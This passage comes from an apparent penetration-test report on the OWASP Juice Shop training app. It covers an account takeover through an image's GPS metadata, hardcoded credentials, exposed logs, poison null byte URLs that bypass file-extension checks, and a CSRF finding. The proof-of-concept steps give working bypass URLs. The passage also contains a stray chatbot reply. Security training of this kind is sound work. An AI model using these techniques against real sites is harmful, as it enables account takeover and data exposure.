
2. Then we use the victim name (emma) with the right email format and it waits for the security question answer.




3. The victim uploaded a picture we can get it (photo wall section) and see what we can extract from it.



4. There was something on the window (ITsec).



5. It was the right answer and we reset the victim's password successfully.



## 13.4 Sensitive Data Exposure via picture Metadata

Medium

### Description:

The application improperly protects sensitive information embedded within user-uploaded images. In this scenario, the penetration tester was able to download a public image associated with a user's security question, extract embedded GPS metadata. This information was then used to correctly answer the security question for John Doe's account during the password recovery process, effectively bypassing authentication protections without knowing the real answer.

---

### Impact:

- **Unauthorized Account Access:**

The attacker can reset the user's password by correctly answering the security question and gain unauthorized access to their account.

- **Privacy Violation:**

Leakage of sensitive personal information (such as home or favorite places) based on embedded image metadata.

- **Social Engineering Risk:**

Knowledge of the user's personal details can aid further targeted attacks or identity theft.

---

### Vulnerability Location:


- **Endpoint:** `http://127.0.0.1:3000/#/forgot-password`
  - **User Targeted:** John Doe (`john@juice-sh.op`)
- 

### Recommendations:

- 1. Strip Metadata from Uploaded Images:**
    - Automatically remove EXIF data from user-uploaded images before saving or displaying them.
  - 2. Secure Security Questions:**
    - Avoid using questions with answers that could be guessed, researched, or extracted from metadata or social media.
  - 3. Use Multi-Factor Authentication (MFA):**
    - Even if a password is reset, MFA should be required to prevent unauthorized access.
- 

### Proof of Concept (PoC):

1. Log in to Juice Shop as a regular user.
2. Visit photo-wall page using the info. Disclosure vulnerability (Ref. ID:6.5)found an image about favorite-hiking-place uploaded from the user john@juice-sh.op



3. The penetration tester tried to visit the page <http://127.0.0.1:3000/#/forgot-password> and type the user email ,found that the security question is about favorite-hiking-place .

**Forgot Password**

Email\*  
john@juice-sh.op ?

Security Question\*  
What's your favorite place to go hiking? ?

Please provide an answer to your security question.

New Password\*

1 Password must be 5-40 characters long. 0/20

Repeat New Password\*

0/20

– Show password advice

---

Change

4. Downloaded the image associated with the user ("favorite-hiking-place.png").
5. Using Exif Tool to extract metadata from that image and extracted GPS coordinates from the output.

```
(Kali㉿Kali)-[~/Pictures]
└─$ exiftool favorite-hiking-place.png
ExifTool Version Number : 13.00
File Name : favorite-hiking-place.png
Directory : .
File Size : 667 kB
File Modification Date/Time : 2025:04:27 17:39:45-04:00
File Access Date/Time : 2025:04:27 17:50:36-04:00
File Inode Change Date/Time: 2025:04:27 17:40:24-04:00
File Permissions : -rw-rw-r--
File Type : PNG
File Type Extension : png
MIME Type : image/png
Image Width : 471
Image Height : 627
Bit Depth : 8
Color Type : RGB
Compression : Deflate/Inflate
Filter : Adaptive
Interlace : Noninterlaced
Exif Byte Order : Little-endian (Intel, II)
Resolution Unit : inches
Y Cb Cr Positioning : Centered
GPS Version ID : 2.2.0.0
GPS Latitude Ref : North
GPS Longitude Ref : West
GPS Map Datum : WGS-84
Thumbnail Offset : 224
Thumbnail Length : 4531
SRGB Rendering : Perceptual
Gamma : 2.2
Pixels Per Unit X : 3779
Pixels Per Unit Y : 3779
Pixel Units : meters
Image Size : 471x627
Megapixels : 0.295
Thumbnail Image : (Binary data 4531 bytes, use -b option to extract)
GPS Latitude : 36 deg 57' 31.38" N
GPS Longitude : 84 deg 20' 53.58" W
GPS Position : 36 deg 57' 31.38" N, 84 deg 20' 53.58" W
```

GPS Latitude: 36 deg 57' 31.38" N

GPS Longitude: 84 deg 20' 53.58" W

6. Search the coordinates on Google Maps to discover the location.

**Daniel Boone National Forest.**

7. By using "**Daniel Boone National Forest**" as the answer to the security question and entering a new password the password successfully changed for john@juice-sh.op.

## 13.5 Sensitive Data Exposure via Hardcoded Credentials

Medium

### Description:

During static analysis of the JavaScript source file, hardcoded credentials for a testing account were discovered.

### Impact:

Exposing valid credentials in client-side code allows attackers to gain unauthorized access to test or even production accounts.

### Resource:

- [OWASP Sensitive Data Exposure](#)
- [OWASP Cheat Sheet – Secrets Management](#)

### Vulnerability Location:


(main.js) file

### Recommendations:

- Remove all hardcoded credentials from client-side files.

### Proof of Concept:

1. In the source code file try to search for some keywords like (username).



The screenshot shows a browser window for the OWASP Juice Shop application. The page displays a list of products: Apple Juice (1.00ml), Apple Pomace (0.89l), and Banana Juice (1.00ml). On the right, there is a cartoon character and a message about fruit cookies. Below the page content, the browser's developer tools are open, specifically the 'Sources' tab in the 'Elements' panel. A red circle highlights the search bar in the top left of the 'Sources' tab. A red box highlights the 'username' variable in the code editor. A red arrow points to the 'username' variable in the code editor. The code editor shows several lines of JavaScript, including the declaration of 'username' and its use in various functions.

2. A username and password found which can be used to log in.

## 13.6 Sensitive Data Exposure via Access log

Medium

**Location:** /support/logs

**Description:**

Sensitive Data Exposure refers to the unintentional exposure of sensitive information due to weak protection mechanisms. This can include personal data, login credentials, payment information, API keys, or internal logs being accessible to unauthorized users.

### Impact


1. Highly valuable source of leaked sensitive data
2. Can expose server structure
3. May lead to discovery of hidden endpoints, debug URLs
4. Helps map application behavior for targeted attacks

### Recommendations

- **Restrict Sensitive Directory Access:** Ensure that directories containing sensitive information like logs are not accessible via simple URL changes or without appropriate authentication and authorization checks.
- **Role-Based Access Controls:** Implement robust access control mechanisms that restrict access to sensitive functionalities based on user roles.

### Proof of Concept

1. Download seclist
2. Use dirbuster tool
3. Access /support/logs



## 13.7 Sensitive Data Exposure (nested easter egg)

Medium

### Description:

The application exposes sensitive internal content by failing to adequately protect access to hidden resources. A previously identified Broken Access Control vulnerability (Ref. ID: 5.4) revealed the existence of an Easter Egg feature. Through further investigation, the penetration tester discovered that a combination of path traversal and weak obfuscation mechanisms (Base64 + ROT13) allowed access to restricted internal paths. Additionally, a Poison Null Byte (%00) injection bypassed file extension filters, enabling retrieval of sensitive files masked by misleading extensions.

---

### Impact:

- Sensitive Data Exposure:  
Internal file structures, encoded payloads, and developer-intended hidden content are exposed without proper access restrictions.
- Obfuscation Failure:  
Trivial encoding methods (Base64 + ROT13) provide no real security and can be easily reversed, exposing hidden paths and files.
- Unauthorized File Access via Null Byte Injection:  
Attackers can bypass file extension validation and access protected or hidden files.
- Reinforcement of Previous Access Control Failures:  
This issue compounds with Ref. ID: 5.4 to further escalate access to internal resources that were meant to be hidden.

---

### Vulnerability Location:

- <http://localhost:3000/ftp/eastere.gg%2500.adoc.md>

- `http://localhost:3000/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg`
- 

## References:

- [OWASP A01:2021 – Broken Access Control](#)
  - [OWASP A05:2021 – Security Misconfiguration](#)
  - [OWASP Path Traversal Cheat Sheet](#)
  - [OWASP Obfuscation and Encoding](#)
- 


## Recommendations:

- Sanitize Input Against Null Byte Injection:  
Filter or reject `%00` characters to prevent path manipulation.
  - Secure Access Controls for Hidden Content:  
Apply proper authentication/authorization for all non-public files and routes, even those obfuscated or hidden by convention.
  - Avoid Weak Encoding for Access Control:  
Do not rely on Base64, ROT13, or similar encoding for protecting content; use actual access control mechanisms.
  - Strengthen File Extension Checks:  
Validate file types after full path resolution and decoding; use strict whitelisting.
  - Implement Access Logging and Monitoring:  
Detect and alert on unauthorized attempts to access hidden paths or decode payloads.
- 

## Proof of Concept (PoC):

## 1. Initial Discovery:

Based on Ref. ID: 5.4, the tester had access to hidden developer content.



Triggering Path Traversal with Poison Null Byte, visiting the crafted URL:

<http://localhost:3000/ftp/eastere.gg%2500.adoc.md>

## 2. bypassed file extension validation and returned a hidden .egg file.

```
1 "Congratulations, you found the easter egg!"
2 - The incredibly funny developers
3
4 ...
5
6 ...
7
8 ...
9
10 Oh' wait, this isn't an easter egg at all! It's just a boring text file! The
real easter egg can be found here:
11
12 L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmbZncmUvcnR0L2p2Z3V2YS9ndXI-
vcm5mZ3JlL3J0dA==
13
14 Good luck, egg hunter!
```

Extracting the Encoded Payload:

```
L2d1ci9xcmImL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2
YS9ndXIvcm5mZ3JIL3J0dA==
```

3. Decoding the Payload:

Base64 decode result:

```
/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt
```

○

ROT13 decode result:

```
/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg
```


○

Accessing the Hidden Resource:

Visiting the decoded path:

<http://localhost:3000/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg>

4. revealed a sensitive hidden page, clearly not intended for public access.



Thanks for the clarification. Here's the **finalized and corrected version** of the **Forgotten Sales Backup** vulnerability write-up in the exact format you requested, with the proper PoC URL you successfully used:

## 13.8 Forgotten Sales Backup (Sensitive Data Exposure)

Medium

### Description:

The application exposes a forgotten backup file (`coupons_2013.md.bak`) under the `/ftp` directory. Through null byte poisoning, a penetration tester can bypass file extension filtering mechanisms by injecting a `\00` character into the filename, tricking the server into interpreting the request as one for a valid file. This misconfiguration results in the unintended exposure of sensitive internal data.

---

### Impact:

In this scenario, the penetration tester was able to:

- **Access Internal Backup Files:** Retrieve a historical backup containing sensitive sales-related information.
  - **Sensitive Data Exposure:** Disclosure of internal coupon logic or promotional codes may assist attackers in abusing discounts or gaining insights into business operations.
- 

### Resources:

-  CWE - [CWE-23: Relative Path Traversal](#)
  -  CWE - [CWE-73: External Control of File Name or Path](#)
- 

### Recommendations:


1. **Restrict Access to Backup Files:** Do not expose backup or internal files through public endpoints. Store them in non-web-accessible locations.
2. **Input Validation and Sanitization:** Properly sanitize user inputs and disallow null byte or directory traversal characters in file parameters.

3. **Implement Whitelisting:** Validate file requests using a strict allowlist of expected and safe file extensions.
  4. **Regular File System Audits:** Periodically audit exposed directories for improperly stored sensitive or legacy files.
- 

### Proof of Concept (PoC):

1. Open the FTP directory of Juice Shop:

- o <http://localhost:3000/ftp/>




2. Identify the backup file:

- o `coupons_2013.md.bak`

3. Attempt to open the file directly; this should fail due to the unrecognized `.bak` extension. Inject a null byte and append a valid extension to trick the server:

- o [http://localhost:3000/ftp/coupons\\_2013.md.bak%2500.ado](http://localhost:3000/ftp/coupons_2013.md.bak%2500.ado)



The screenshot shows a dark-themed text editor window titled "Mousepad". At the top, there's a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu is a toolbar with various icons. Two tabs are open: "jwt(5).pub" and "coupons\_2013.md.bak\_00.adoc.md". The "coupons\_2013.md.bak\_00.adoc.md" tab is active, displaying the following text:

```
1 n<MibgC7sn
2 mNYS#gC7sn
3 o*IVigC7sn
4 k#pDlgC7sn
5 o*I]pgC7sn
6 n(XRvgC7sn
7 n(XLtgC7sn
8 k#*AfgC7sn
9 q:<IqgC7sn
10 pEw8ogC7sn
11 pes[BgC7sn
12 l}6D$gC7ss
```

The server misinterprets the file extension and grants access, returning the content of the `.bak` file. Review the content to confirm exposure of valid coupons.

---

## 14.Broken Access Control

### 14.1 CSRF (Broken Access Control)

HIGH

#### Description:

The application is vulnerable to **Cross-Site Request Forgery (CSRF)**, where unauthorized commands are transmitted from a user that the web application trusts. In this case, a Pen tester can craft a malicious HTML page hosted on another origin that causes a **logged-in user's name to be changed without their consent**, bypassing proper CSRF protection. The application fails to implement anti-CSRF tokens or same-origin checks, which allows such a request to be processed silently in the background.

---

#### Impact:

In this scenario, the penetration tester found that he can

- **Unauthorized Profile Manipulation:**  
A Pentester can alter the profile information (e.g., name) of any logged-in user without their knowledge or interaction.
  - **Violation of Security Best Practices:**  
Lack of CSRF protection undermines trust and opens the application to broader attacks including privilege escalation or account hijacking in other contexts.
- 

#### Vulnerability Location:

- **Endpoint:** <http://127.0.0.1:3000/profile>

#### Resources:

- [CWE - CWE-352: Cross-Site Request Forgery \(CSRF\) \(4.17\)](#)
- [A01 Broken Access Control - OWASP Top 10:2021](#)

